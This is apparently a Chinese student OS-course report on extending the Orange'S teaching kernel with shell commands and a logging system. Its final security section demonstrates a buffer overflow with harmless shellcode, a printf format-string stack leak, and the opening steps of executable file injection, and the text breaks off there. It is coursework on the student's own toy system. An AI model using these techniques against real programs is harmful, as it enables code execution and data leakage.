3. MESSAGE msg;
4. msg.type = SEARCH;
5. memcpy(msg.Buf, path, strlen(path));
6. send\_recv(BOTH, TASK\_FS, &msg);
7. **return** msg.Buf;
8. }

同时，在fs/main.c中的task\_fs函数中添加这个新类型的调用：缓冲区为返回的额内容，也就是输出的所有文件名：

1. **case** SEARCH:
2. fs\_msg.BUF = do\_list();

然后编写do\_list函数，这也是最主要的代码。我们为MESSAGE结构体增加一个成员char buf[200]，do\_list遍历 dir\_entry 的项，将所有文件名保存在buf中。

1. PUBLIC **int** do\_list()
2. {
3. **int** i, j;
4. **char** filename[MAX\_PATH];
5. **struct** inode \*dir\_inode;
6. **char** \*dir = fs\_msg.Buf;
8. printl("here: %s\n", dir);
9. memset(filename, 0, MAX\_FILENAME\_LEN);
11. **if** (strip\_path(filename, dir, &dir\_inode) != 0){
12. printl("lwfzhu\n");
13. **return** 0;
14. }
15. **int** dir\_blk0\_nr = dir\_inode->i\_start\_sect;
16. **int** nr\_dir\_blks = (dir\_inode->i\_size + SECTOR\_SIZE - 1) / SECTOR\_SIZE;
17. **int** m = 0;
18. **struct** dir\_entry \* pde;
19. **for** (i = 0; i < nr\_dir\_blks; i++) {
20. RD\_SECT(dir\_inode->i\_dev, dir\_blk0\_nr + i);
21. pde = (**struct** dir\_entry \*)fsbuf;
22. **for** (j = 0; j < SECTOR\_SIZE / DIR\_ENTRY\_SIZE; j++,pde++) {
23. // printl("%s  ", pde->name);
24. dir[m] = ' ';
25. m++;
26. memcpy(dir + m,pde->name, strlen(pde->name));
27. m += strlen(pde->name);
28. }
29. }
30. **return** 0;
31. }

**Cat指令-查看某一文件的内容**

在先前探讨ls指令的内容中，我们探讨了如何查看文件内容的实现机制，这里与之前添加接口和调用的方法相似。为了输出文件的全部内容，我们首先需要确定文件的大小。为此，我们引入了书中描述的lseek函数来处理这一需求。

do\_lseek函数是文件系统中用于文件指针定位的关键函数。该函数接收两个参数：用户请求的文件描述符和偏移量。它还接受一个参考位置参数，可以是SEEK\_SET（文件开头）、SEEK\_CUR（当前位置）或SEEK\_END（文件末尾），以确定文件指针移动的基准位置。如果计算出的新文件指针位置在文件的有效范围内，则do\_lseek函数会更新文件指针的位置，并返回新的位置值。

通过do\_lseek函数的实现，我们能够精确控制文件指针的位置，这对于读取文件的特定部分或确定文件的总大小至关重要。在实验报告中，我们将详细说明do\_lseek函数的工作原理及其在文件内容查看过程中的应用。

1. PUBLIC **int** do\_lseek()  {
2. **int** fd = fs\_msg.FD;
3. **int** off = fs\_msg.OFFSET;
4. **int** whence = fs\_msg.WHENCE;
5. **int** pos = pcaller->filp[fd]->fd\_pos;
6. **int** f\_size = pcaller->filp[fd]->fd\_inode->i\_size;
7. **switch** (whence) {
8. **case** SEEK\_SET:  pos = off;
9. **break**;
10. **case** SEEK\_CUR:  pos += off;
11. **break**;
12. **case** SEEK\_END:   pos = f\_size + off;
13. **break**;
14. **default**:   **return** -1;
15. **break**;
16. }
17. **if** ((pos > f\_size) || (pos < 0)) {
18. **return** -1;
19. }
20. pcaller->filp[fd]->fd\_pos = pos;
21. **return** pos;
22. }

这样一来，我们先将size指向文件的lseek末尾，然后再与文件开头指针作差就可以准确得到文件的大小从而避免输出无用信息：

1. **int** main(**int** argc, **char**\* argv[])
2. {
3. **if** (argc == 1)  {
4. printf("Usage: cat filename\n");
5. **return** 0;
6. }
7. **int** fd = open(argv[1], O\_RDWR);
8. **if** (fd == -1)   {
9. printf("File not found: %s\n", argv[1]);
10. **return** 0;
11. }
12. **int** size = lseek(fd, 0, SEEK\_END);
13. lseek(fd, 0, SEEK\_SET);
14. **char** buffer[1024] = { 0 };
15. **while** (size > 0)    {
16. **int** read\_size = read(fd, buffer, 1024);
17. size -= read\_size;
18. write(1, buffer, read\_size);
19. }
20. close(fd);
21. **return** 0;
22. }

最后在调用read函数读取具体size大小的内容并打印即可实现读取某一文件的内容。

**Echo指令-创建并写入文件**

在这里我们利用原本echo指令读取打印字符串的代码基础上更新为编辑文件的用法，遍历从第二个字符串到倒数第二个字符串的所有内容写入，然后将最后一个参数作为写入的文件名调用书上之前实现的write函数即可实现。

1. **int** main(**int** argc, **char** \*argv[]) {
2. **int** fd = open(argv[argc - 1], O\_RDWR | O\_CREAT);
3. **if** (fd < 0) {
4. printf("Failed to open or create %s\n", argv[argc - 1]);
5. **return** 1;
6. }
7. **int** i;
8. // 遍历所有参数并写入文件，除了最后一个参数（文件名）
9. **for** (i = 1; i < argc - 1; i++) {
10. write(fd, argv[i], strlen(argv[i]));
11. **if** (i < argc - 2) {
12. write(fd, " ", 1);  // 在单词之间添加空格
13. }
14. }
15. write(fd, "\n", 1);  // 添加换行符
16. // 关闭文件
17. close(fd);
18. **return** 0;
19. }

#### （3）进程管理实现指令的原理分析

**ps指令-输出当前所有进程信息**

在进程管理部分，我们详细描述了进程标识符（PID）的分配机制。每个进程都被赋予了一个从0开始的顺序编号的PID。在内存分配过程中，我们为每个进程保存了其进程信息，以便于管理和调度。

在ps.c文件中，我们实现了一个循环，该循环调用send\_secv函数来遍历所有进程，并查找每个进程的PID对应的进程名称（p.name）和进程标志（p.flags）。通过这一过程，我们能够获取到每个进程的名称和状态信息，并将其输出显示。这一步骤对于监控和管理系统中的进程至关重要。

值得注意的是，对于那些已经被释放的进程，我们不会在输出中包含它们的信息。这样做可以确保输出的准确性和相关性，只展示当前活跃的进程状态，从而为系统管理员提供了一个清晰、实时的进程视图：

1. **int** main(**int** argc, **char**\* argv[]) {
2. MESSAGE msg;
3. **struct** proc p;
4. printf("PID  NAME  FLAGS\n");
5. **int** i=0;
6. **for** (i = 0; i < NR\_TASKS + NR\_PROCS; i++) {
7. msg.PID = i;
8. msg.type = GET\_PROC\_INFO;
9. msg.BUF = &p;
10. send\_recv(BOTH, TASK\_SYS, &msg);
11. **if** (p.p\_flags != FREE\_SLOT) {
12. printf("%d    %s    ", i, p.name);
13. **if** (p.p\_flags == SENDING) {
14. printf("SENDING\n");
15. } **else** **if** (p.p\_flags == RECEIVING) {
16. printf("RECEIVING\n");
17. } **else** **if** (p.p\_flags == WAITING) {
18. printf("WAITING\n");
19. } **else** **if** (p.p\_flags == HANGING) {
20. printf("HANGING\n");
21. } **else** {
22. printf("Unknown\n");
23. }
24. }
25. }

**kill指令-中止某一进程**

要实现kill某一进程，我们先要在指令端读入进程的信息，pid或者是进程名，将这个信息通过kill函数传入mm进程分配过程。

1. **int** main(**int** args, **char**\* argv[]) {
2. **if** (equal(argv[1], "TTY") || equal(argv[1], "SYS") || equal(argv[1], "HD") || equal(argv[1], "FS") || equal(argv[1], "MM") || equal(argv[1], "INIT") || equal(argv[1], "TestB") || equal(argv[1], "TestC")) {
3. printf("%s can't be killed.\n", argv[1]);
4. } **else** {
5. kill(argv[1]);
6. }
7. **return** 0;
8. }

在lib/kill.c中，我们将kill的信息传入到mm进程分配过程中，当然，我们需要一个定的进程任务类型：KILL，在与之前的代码一样，在include/sys/const.h中定义。

1. PUBLIC **void** kill(**char**\* name) {
2. MESSAGE msg;
3. msg.type = KILL;
4. msg.STATUS = 0;
5. strcpy(msg.Buf, name);
6. send\_recv(BOTH, TASK\_MM, &msg);
7. }

当系统接收到kill类型的信号时，将调用do\_kill函数来终止指定的进程。然而，在实际实现过程中，我们遇到了一个特定的问题：在程序启动后，所有的进程都是系统进程，这些系统进程在mm/main中都有对应的进程块分配。因此，在初始阶段，通过ps命令获取到的所有进程都是不可被kill的（即它们的索引i小于NR\_TASK + NR\_PROCS），尝试kill这些进程会导致程序报错并卡死。

为了解决这个问题，我们在KILL执行的开始阶段增加了一个限制，确保do\_kill函数不能终止系统进程。这一措施防止了对系统进程的不当干预，保证了系统的稳定性和可靠性。

此外，为了调试和验证kill指令的效果，我们设计了一个自定义的循环进程。这个进程在用户启动后会持续运行循环，提供一个稳定的测试目标。通过切换到另一个tty，我们可以执行kill指令来终止这个循环进程，从而直观地展示kill指令的功能和效果：

1. PUBLIC **void** do\_kill()
2. {
3. **int** i, pid = -1, parent\_pid = -1;
4. **struct** proc \*p = proc\_table;
5. **for** (i = 0; i < NR\_TASKS + NR\_PROCS; i++, p++) {
6. **if** (equal(p->name, mm\_msg.Buf)) {
7. pid = i;
8. parent\_pid = proc\_table[pid].p\_parent;
9. **break**;
10. }
11. }
12. **if** (pid == -1) {
13. **return**;
14. }

接下来，我们利用free\_mem函数清除进程占用的内存空间，再调用cleanup函数分别清除进程表中的pid和进程名即可：

1. MESSAGE msg2fs;
2. msg2fs.type = KILL;
3. msg2fs.PID = pid;
4. send\_recv(BOTH, TASK\_FS, &msg2fs);
5. free\_mem(pid);
6. p->exit\_status = 0;
7. **if** (proc\_table[parent\_pid].p\_flags & WAITING) { /\* parent is waiting \*/
8. proc\_table[parent\_pid].p\_flags &= ~WAITING;
9. cleanup(&proc\_table[pid]);
10. }
11. **else** { /\* parent is not waiting \*/
12. proc\_table[pid].p\_flags |= HANGING;
13. }
14. /\* if the proc has any child, make INIT the new parent \*/
15. proc\_table[pid].p\_parent = INIT;
16. **if** ((proc\_table[INIT].p\_flags & WAITING) &&
17. (proc\_table[pid].p\_flags & HANGING)) {
18. proc\_table[INIT].p\_flags &= ~WAITING;
19. cleanup(&proc\_table[pid]);
20. }

### 2.3.3 **任务三：**扩展系统日志能力，增加系统日志的框架

#### （1）核心函数syslog

函数通过发送消息给文件系统（FS），将日志信息直接写入磁盘。其中接收的参数level为日志级别，category为日志类别。该函数会检查日志的level和category，如果传入的level大于当前的log\_level，或者category不在log\_categories中，说明这条日志不需要记录，函数直接返回0。然后函数会将日志级别、类别和内容填充到log中并发送出去。如果消息发送失败，函数会重试3次。

1. PUBLIC **int** syslog(**int** level, **int** category, **const** **char** \*fmt, ...)
2. {
3. **if** (!system\_ready) **return** 0;
5. **char** buf[256];
6. **va\_list** arg;
7. va\_start(arg, fmt);
8. vsprintf(buf, fmt, arg);
9. va\_end(arg);
10. // 先检查日志级别和类别，避免不必要的消息发送
11. disable\_int();
12. **int** current\_level = log\_level;
13. **int** current\_categories = log\_categories;
14. enable\_int();
15. // 如果不满足日志级别和类别要求,直接返回
16. **if** (level > current\_level ||
17. !(current\_categories & category)) {
18. **return** 0;
19. }
20. // 等待之前的消息处理完成
21. **int** retries = 3;
22. **while** (retries > 0) {
23. MESSAGE msg;
24. **struct** log\_msg log;
26. log.level = level;
27. log.category = category;
28. strcpy(log.content, buf);
29. msg.type = LOG\_MESSAGE;
30. msg.BUF = &log;
32. // 发送消息到日志任务
33. **int** result = send\_recv(BOTH, TASK\_LOG, &msg);
35. **if** (result == 0) {
36. **return** msg.RETVAL;
37. }
39. retries--;
40. }
42. **return** 0;  // 如果重试失败，直接返回
43. }

在头文件中相关定义如下

1. /\* 日志消息结构 \*/
2. **struct** log\_msg {
3. **int** level;
4. **int** category;
5. **char** content[256];
6. };

系统调用日志：

1. **struct** syscall\_log {
2. **char** proc\_name[16];    // 进程名
3. **int** pid;               // 进程ID
4. **char** syscall\_name[16]; // 系统调用名
5. **int** ret;              // 返回值
6. **int** valid;            // 是否有效
7. };

进程切换日志：

1. **struct** proc\_switch\_log {
2. **char** from\_name[16];
3. **int** from\_pid;
4. **char** to\_name[16];
5. **int** to\_pid;
6. };

设备操作日志结构：

1. **struct** device\_op\_log {
2. **char** proc\_name[32];    // 进程名
3. **int** pid;               // 进程ID
4. **int** device;           // 设备号
5. **int** op\_type;          // 操作类型(DEV\_OPEN/DEV\_CLOSE/DEV\_READ/DEV\_WRITE)
6. **int** position;         // 读写位置
7. **int** size;            // 读写大小
8. **int** valid;           // 是否有效
9. };

在const.h定义日志的级别、类型、写入是否成功：

1. /\* Log Levels \*/
2. #define LOG\_LEVEL\_OFF      0
3. #define LOG\_LEVEL\_ERROR    1
4. #define LOG\_LEVEL\_WARN     2
5. #define LOG\_LEVEL\_INFO     3
6. #define LOG\_LEVEL\_DEBUG    4
7. #define LOG\_LEVEL\_TRACE    5
8. #define INT\_NULL 0
9. #define true 1
10. #define false 0
12. /\* Log Categories \*/
13. #define LOG\_CAT\_ERROR     (1 << 0)  /\* 错误日志 \*/
14. #define LOG\_CAT\_SYSTEM    (1 << 1)  /\* 系统相关日志 \*/
15. #define LOG\_CAT\_PROCESS   (1 << 2)  /\* 进程相关日志 \*/
16. #define LOG\_CAT\_MEMORY    (1 << 3)  /\* 内存相关日志 \*/
17. #define LOG\_CAT\_FS        (1 << 4)  /\* 文件系统日志 \*/
18. #define LOG\_CAT\_DEVICE    (1 << 5)  /\* 设备相关日志 \*/
20. #define LOG\_MESSAGE    8
22. /\* Log Return Values \*/
23. #define LOG\_SUCCESS    0   /\* 日志写入成功 \*/
24. #define LOG\_FAILED    -1   /\* 日志写入失败 \*/

#### （2）功能实现

**进程的运行**

在Oranges中，时钟中断处理程序可以用于记录时钟中断的次数、处理键盘输入、进程调度等功能，代码如下：

1. PUBLIC **void** clock\_handler(**int** irq)
2. {
3. **if** (++ticks >= MAX\_TICKS)
4. ticks = 0;
5. **if** (p\_proc\_ready->ticks)
6. p\_proc\_ready->ticks--;
7. **if** (key\_pressed)
8. inform\_int(TASK\_TTY);
9. **if** (k\_reenter != 0) {
10. **return**;
11. }
12. **if** (p\_proc\_ready->ticks > 0) {
13. **return**;
14. }
15. schedule();
17. }

为了实现记录进程切换时的日志，我们需要在进程调度后对这些进程进行记录。添加代码如下：

1. **struct** proc\* p;
2. **int** proc\_num = 0;
3. **for** (p = &FIRST\_PROC; p <= &LAST\_PROC; p++) {
4. **if**(p->p\_flags == 0) {
5. proc\_num++;
6. }
7. }
8. **struct** proc\* p\_proc\_current = p\_proc\_ready;
9. schedule();
10. **if** (system\_ready) {
11. **struct** proc\_switch\_log\* log = &switch\_logs[switch\_log\_index];
12. strcpy(log->from\_name, p\_proc\_current->name);
13. log->from\_pid = proc2pid(p\_proc\_current);
14. strcpy(log->to\_name, p\_proc\_ready->name);
15. log->to\_pid = proc2pid(p\_proc\_ready);
17. switch\_log\_index = (switch\_log\_index + 1) % MAX\_SWITCH\_LOGS;
18. }

代码统计了进入就绪状态的进程数，并且在system\_ready为真时记录进程切换日志，它使用了环形缓冲区switch\_logs记录进程切换信息，包括从哪个进程切换到哪个进程。

**文件的访问**

在文件fs/main.c中，定义了函数task\_fs作为操作系统内核中的文件系统任务，负责处理所有与文件系统相关的操作。该函数会根据根据接收到的消息类型msgtype，执行相应的文件系统操作，包括打开、关闭、读取、写入等。这里我们以关闭文件为例，在关闭文件前需要获取文件名，并写入日志。在case CLOSE:中添加如下代码：

1. **char** filename[MAX\_PATH];
2. **struct** inode\* pin = pcaller->filp[fs\_msg.FD]->fd\_inode;
3. get\_file\_name(pin, filename);
4. fs\_msg.RETVAL = do\_close();
5. syslog(LOG\_LEVEL\_INFO, LOG\_CAT\_FS,
6. "Process %s(PID:%d) closed file '%s' (FD:%d)\n",
7. pcaller->name, src, filename, fs\_msg.FD);

这里我们调用了get\_file\_name函数来获取文件名，该函数的内容如下：

1. PUBLIC **void** get\_file\_name(**struct** inode\* inode, **char**\* filename)
2. {
3. sprintf(filename, "inode-%d", inode->i\_num);
4. // 如果是特殊设备文件
5. **if** (inode->i\_mode == I\_CHAR\_SPECIAL) {
6. **switch**(inode->i\_start\_sect) {
7. **case** DEV\_CHAR\_TTY:
8. strcpy(filename, "dev\_tty0");
9. **break**;
10. **default**:
11. sprintf(filename, "dev-%d", inode->i\_start\_sect);
12. }
13. }
14. }

该函数根据inode的信息来确定文件的名称。如果文件是特殊设备文件，函数会根据设备的类型设置特定的文件名；否则，函数会使用inode号来生成文件名。

对其它操作记录日志的代码与上述内容类似，此处不再展示。

**系统调用**

源码中由proc.c实行系统调用，其中系统调用函数sys\_sendrec用于在用户态和内核态之间处理进程间通信的消息发送和接收。

在进行系统调用之前，可以添加以下代码来记录系统调用日志，内容包括进程名称、PID、系统调用名称和返回值（此处为0，表示调用尚未执行）。

1. **if** (system\_ready &&
2. src\_dest != TASK\_LOG &&
3. m->type != LOG\_MESSAGE) {
4. // 写入缓冲区
5. **struct** syscall\_log\* log = &syscall\_logs[syscall\_log\_index];
6. strcpy(log->proc\_name, p->name);
7. log->pid = caller;
8. strcpy(log->syscall\_name, get\_syscall\_name(m->type));
9. log->ret = 0;
10. log->valid = 1;
12. syscall\_log\_index = (syscall\_log\_index + 1) % MAX\_SYSCALL\_LOGS;
13. }

同时，若系统调用失败，则执行以下代码，记录系统调用日志，包括进程名称、PID、系统调用名称和实际返回的错误码。：

1. **if** (system\_ready &&
2. src\_dest != TASK\_LOG &&
3. m->type != LOG\_MESSAGE &&
4. ret != 0) {
5. // 写入缓冲区
6. **struct** syscall\_log\* log = &syscall\_logs[syscall\_log\_index];
7. strcpy(log->proc\_name, p->name);
8. log->pid = caller;
9. strcpy(log->syscall\_name, get\_syscall\_name(m->type));
10. log->ret = ret;
11. log->valid = 1;
13. syscall\_log\_index = (syscall\_log\_index + 1) % MAX\_SYSCALL\_LOGS;
14. }

**设备访问**

hd.c中定义了task\_hd函数用于操作系统内核中的硬盘驱动任务，负责处理所有与硬盘设备相关的操作。函数使用send\_recv函数接收消息后，根据接收到的消息类型msg.type执行相应的操作，如打开或关闭硬盘设备，读取或写入数据，执行IO控制等。在执行这些操作时，可以记录设备访问日志：

1. PUBLIC **void** task\_hd()
2. {
3. MESSAGE msg;
5. init\_hd();
7. **while** (1) {
8. send\_recv(RECEIVE, ANY, &msg);
10. **int** src = msg.source;
12. **switch** (msg.type) {
13. **case** DEV\_OPEN:
14. **if** (system\_ready && msg.source != TASK\_LOG) {
15. **struct** device\_op\_log\* log = &device\_logs[device\_log\_index];
16. strcpy(log->proc\_name, proc\_table[msg.source].name);
17. log->pid = msg.source;
18. log->device = msg.DEVICE;
19. log->op\_type = DEV\_OPEN;
20. log->valid = 1;
21. device\_log\_index = (device\_log\_index + 1) % MAX\_DEVICE\_LOGS;
22. }
23. hd\_open(msg.DEVICE);
24. **break**;
26. **case** DEV\_CLOSE:
27. hd\_close(msg.DEVICE);
28. **break**;
30. **case** DEV\_READ:
31. **case** DEV\_WRITE:
32. **if** (system\_ready && msg.source != TASK\_LOG) {
33. **struct** device\_op\_log\* log = &device\_logs[device\_log\_index];
34. strcpy(log->proc\_name, proc\_table[msg.source].name);
35. log->pid = msg.source;
36. log->device = msg.DEVICE;
37. log->op\_type = msg.type;
38. log->position = msg.POSITION;
39. log->size = msg.CNT;
40. log->valid = 1;
41. device\_log\_index = (device\_log\_index + 1) % MAX\_DEVICE\_LOGS;
42. }
43. hd\_rdwt(&msg);
44. **break**;
46. **case** DEV\_IOCTL:
47. **if** (system\_ready && msg.source != TASK\_LOG) {
48. **struct** device\_op\_log\* log = &device\_logs[device\_log\_index];
49. strcpy(log->proc\_name, proc\_table[msg.source].name);
50. log->pid = msg.source;
51. log->device = msg.DEVICE;
52. log->op\_type = DEV\_IOCTL;
53. log->position = msg.REQUEST;
54. log->valid = 1;
55. device\_log\_index = (device\_log\_index + 1) % MAX\_DEVICE\_LOGS;
56. }
57. hd\_ioctl(&msg);
58. **break**;
60. **default**:
61. dump\_msg("HD driver::unknown msg", &msg);
62. spin("FS::main\_loop (invalid msg.type)");
63. **break**;
64. }
66. send\_recv(SEND, src, &msg);
67. }
68. }

日志内容包括进程名称、PID、设备号、操作类型、位置和大小等。

#### （3）封装控制

我们需要在proc.c中定义一个新的系统调用函数，用于管理系统日志的级别和类别，以及执行与日志相关的其他管理操作。

1. PUBLIC **int** sys\_manage\_log(**int** operation, **int** param)
2. {
3. **switch**(operation) {
4. **case** 1:  // enable level
5. enable\_log\_level(param);
6. **break**;
7. **case** 2:  // disable level
8. disable\_log\_level(param);
9. **break**;
10. **case** 3:  // enable category
11. enable\_log\_category(1 << (param-1));
12. **break**;
13. **case** 4:  // disable category
14. disable\_log\_category(1 << (param-1));
15. **break**;
16. **case** 5:  // disable all and clear logs
17. // 禁用所有日志级别和类别
18. log\_level = 0;
19. log\_categories = 0;
21. // 清空所有日志缓冲区
22. **for** (**int** i = 0; i < MAX\_SYSCALL\_LOGS; i++) {
23. syscall\_logs[i].valid = 0;
24. }
25. **for** (**int** i = 0; i < MAX\_DEVICE\_LOGS; i++) {
26. device\_logs[i].valid = 0;
27. }
28. **for** (**int** i = 0; i < MAX\_SWITCH\_LOGS; i++) {
29. switch\_logs[i].from\_pid = 0;
30. }
31. **break**;
32. **default**:
33. **return** -1;
34. }
35. **return** 0;
36. }

操作系统运行时会产生大量的日志信息，为了方便输出，我们需要在日志系统启用的情况下，将这些累积的日志信息以一定的频率刷新到日志系统，从而避免日志信息的丢失。这里以处理系统调用日志为例。

1. **if** (processed < max\_logs\_per\_flush &&
2. current\_level >= LOG\_LEVEL\_INFO &&
3. (current\_categories & LOG\_CAT\_SYSTEM)) {
4. **for** (i = 0; i < MAX\_SYSCALL\_LOGS && processed < max\_logs\_per\_flush; i++) {
5. **if** (syscall\_logs[i].valid) {
6. **if** (syscall\_logs[i].ret == 0) {
7. sprintf(buf, "System call from Process %s(PID:%d): %s\n",
8. syscall\_logs[i].proc\_name, syscall\_logs[i].pid,
9. syscall\_logs[i].syscall\_name);
10. } **else** {
11. sprintf(buf, "System call failed from Process %s(PID:%d): %s, ret=%d\n",
12. syscall\_logs[i].proc\_name, syscall\_logs[i].pid,
13. syscall\_logs[i].syscall\_name, syscall\_logs[i].ret);
14. }
15. syslog(LOG\_LEVEL\_INFO, LOG\_CAT\_SYSTEM, buf);
16. syscall\_logs[i].valid = 0;
17. processed++;
18. }
19. }
20. }


在disklog.c函数中获取当前时间（实际上这个时间与实际时间会有偏差）：

1. **char** full\_log[STR\_DEFAULT\_LEN];
2. sprintf(full\_log, "%s <%d-%02d-%02d %02d:%02d:%02d>\n",
3. logstr,
4. t.year,
5. t.month,
6. t.day,
7. t.hour,
8. t.minute,
9. t.second);

为了方便在bochs中控制日志的级别和类型等，可以在command中增加命令‘mylog’，其相当于一个控制台对日志级别和类型进行选择。

1. **switch**(choice) {
2. **case** 1: // Enable level
3. print\_levels();
4. r = read(0, buf, 256);
5. **if**(r > 0) {
6. **int** level = buf[0] - '0';
7. **if**(level >= 1 && level <= 5) {
8. manage\_log(1, level);
9. printf("Log level %d enabled\n", level);
10. }
11. }
12. **break**;
14. **case** 2: // Disable level
15. print\_levels();
16. r = read(0, buf, 256);
17. **if**(r > 0) {
18. **int** level = buf[0] - '0';
19. **if**(level >= 1 && level <= 5) {
20. manage\_log(2, level);
21. printf("Log level %d disabled\n", level);
22. }
23. }
24. **break**;
26. **case** 3: // Enable category
27. print\_categories();
28. r = read(0, buf, 256);
29. **if**(r > 0) {
30. **int** cat = buf[0] - '0';
31. **if**(cat >= 1 && cat <= 6) {
32. manage\_log(3, cat);
33. printf("Log category %d enabled\n", cat);
34. }
35. }
36. **break**;
38. **case** 4: // Disable category
39. print\_categories();
40. r = read(0, buf, 256);
41. **if**(r > 0) {
42. **int** cat = buf[0] - '0';
43. **if**(cat >= 1 && cat <= 6) {
44. manage\_log(4, cat);
45. printf("Log category %d disabled\n", cat);
46. }
47. }
48. **break**;
49. }

在增加相应的print\_level等语句后，运行效果如下：



### 2.3.4 **任务四：自我安全分析与可信防御**

#### （1）自我安全分析

在安全分析中，我们主要发现了三个问题。

**printf函数漏洞分析**：在先前的部分中，我们已经发现了printf函数在执行过程中是利用数据栈来实现输出打印的。当遇到格式化字符串中的%d或%s等格式化占位符时，printf会从栈中取出相应的数据进行格式化输出。然而，如果攻击者能够控制这些格式化占位符，就可能导致非法的栈操作，进而引发栈溢出或信息泄露。这种漏洞通常是由于printf函数未能正确验证或限制输入的格式化字符串，使得攻击者能够利用这一点来操纵程序的执行流程。

**缓冲区溢出问题**：缓冲区溢出是一种常见的安全漏洞，它发生在程序在向缓冲区写入数据时超出了分配的内存空间。如果攻击者能够覆盖指令函数的返回地址，就可以改变程序的控制流，导致程序无法正常返回，甚至可能执行攻击者注入的恶意代码。这种漏洞通常是由于系统在定义和使用缓冲区时未能充分考虑边界检查和指针安全性，从而允许攻击者通过精心构造的输入来覆盖缓冲区边界以外的内存区域。

**文件注入风险**：指攻击者通过向文件中注入恶意代码，使得文件在执行时能够执行额外的、非预期的功能。这种攻击通常利用了系统在解包和执行文件时未能充分验证文件完整性和安全性的弱点。攻击者通过注入代码，可以使得文件执行额外的输出、病毒传播、监视用户行为或破坏重要数据等恶意行为。

这种漏洞的存在表明系统在文件管理和执行流程中缺乏必下面，我们针对上述的三种漏洞做出攻击指令。

**Attack1-缓冲区溢出**

我们知道编译出来的代码是静态的, 为了让程序拥有动态执行的能力, OS 会为每一个函数分配函数栈帧。 一个栈帧中包含参数、返回地址、调用者 ebp、IP (对齐) 和其他函数本身的内容如缓冲区等。使用像strcpy这样不进行边界检查的函数时，存在缓冲区溢出的风险。如果写入的数据超出了分配的缓冲区大小，就可能覆盖相邻的内存区域，包括重要的栈帧内容。当攻击者能够覆盖返回地址，使之指向他们控制的代码（如shellcode），就能够改变程序的正常执行流程，执行恶意代码。

基于这一原理，攻击者可能会尝试以下步骤来实施缓冲区溢出攻击：

**构造攻击载荷**：将汇编代码编译成二进制文件，并将其十六进制表示作为一个数组。

**填充缓冲区**：循环将这个数组写入程序的缓冲区，直到覆盖掉返回地址。

**控制返回地址**：通过控制返回地址，使得程序执行流跳转到攻击者注入的shellcode。

为了确保攻击载荷能够覆盖返回地址，攻击者可能会定义一个缓冲区，并多次循环将缓冲区内容放入一个二级指针中。这样做的目的是为了确保即使在不确定返回地址确切位置的情况下，也能够通过大量的填充来覆盖返回地址。


这种攻击的循环次数通常是通过试验确定的，攻击者会尝试不同的循环次数，直到找到能够成功覆盖返回地址的最小循环次数。这种方法虽然简单，但依赖于对目标程序栈布局的了解，并且需要攻击者能够控制输入数据。

需要注意的是，上述描述的是缓冲区溢出攻击的原理和一般过程，但在实际的安全实践中，我们应当采取各种措施来防范此类攻击，如使用安全的函数（如strncpy）、进行边界检查、堆栈保护（如使用Canary）、地址空间布局随机化（ASLR）等。

1. **void** buf\_overflow()
2. {
3. unsigned **char** buf[60];
4. **for**(i = 0; i < 60; i++) {
5. buf[i] = shellcode[i];
6. }
7. addr = &buf[60];
8. printf("addr:%x\n",addr);
9. printf("buff:%x\n",buf)
10. **for**(i = 0; i < 10; i++) {
11. addr[i] = buf;
12. }
13. }

接下来，我们定义一个能够一直执行让程序卡死并且能够输出攻击成功信息的汇编代码即可，将这个代码编译、链接，利用objdump得到这段指令的机器码。

1. section .text
2. global \_start
3. \_start:
4. pushad                          ; 保存所有寄存器到堆栈 (0x60)
5. jmp **short** get\_string            ; 跳转到存储的字符串部分 (0xeb 0x0d)
7. store\_address:
8. pop edx                         ; 获取字符串地址到 EDX 寄存器 (0x5a)
9. xor eax, eax                    ; 将 EAX 清零 (0x31 0xc0)
10. **int** 0x90                        ; 占位的系统调用 (实际上无意义) (0xcd 0x90)
11. popad                           ; 恢复所有寄存器 (0x61)
12. mov ebx, 0                      ; 将 EBX 设为 0 (0xbb 0x00 0x00 0x00 0x00)
13. jmp **short** $                     ; 无限循环 (0xeb 0xfe)
14. get\_string:
15. call store\_address              ; 调用 store\_address，获取字符串地址 (0xe8 0xee 0xff 0xff 0xff)
16. section .data
17. db "You are overflowed!", 0x0a, 0x00 ; 嵌入的字符串 "You are overflowed!\n" (0x59...)



将shellcode的数组定义为上述内容即可。


**Attack2-printf字符串漏洞**

printf 函数的格式为 printf(fmt,var1,var2,var3,...)，在函数调用的时候，总是先把后面的参数先压栈。然而、问题在于 printf 并没有对格式化字符串的参数的个数进行检验，如果字符串中格式化字符的个数大于可变参数的个数，就会泄露栈上的数据信息，导致内存的泄露。

因此我们可以编写利用格式化字符串漏洞的攻击程序：

1. **int** main(**int** argc, **char** \* argv[])
2. {
3. **int** i = 1;
4. **int** a[12] = {2,0,2,2,3,0,2,1,8,1,1,8,9};
5. **for**(i; i < argc; i++)
6. {
7. printf(argv[i]);
8. printf(" ");
9. }
10. **return** 0;
11. }

这段代码就是一直循环用户输入的内容，如果用户输入的内容为%d,那么就会输出栈中的内容，我们先给定义一段数组，这个数组存放了我的学号，如果我们一直输入%d，那么栈就会出栈这个数组的学号信息，我们试着运行：



可以看到，利用printf的漏洞成功出栈了重要数据，攻击成功。

**Attack3-文件注入**

在进行文件注入时，确保注入的代码能够执行而不会导致系统崩溃是一个技术挑战。以下是实现这一目标需要考虑的关键步骤：

1. **设计Shellcode**：
   * 首先，需要设计一个shellcode，这是一个小段的恶意代码，目的是在执行完毕后将控制权转移回宿主程序的某个安全地址，以确保宿主程序能够继续执行而不会崩溃。
   * Shellcode应该精心设计，以避免破坏宿主程序的执行流程，且在执行完毕后能够正确地恢复程序的状态。
2. **寻找合适的注入位置**：
   * 接下来，需要在宿主程序的可执行文件中找到一个足够大的全0x00（零值）区域来存放shellcode。这个区域应该足够大以容纳shellcode，同时不会干扰到程序的其他部分。
   * 可以使用工具如objdump、hexedit或gdb来查找这样的区域。
3. **修改程序入口地址**：
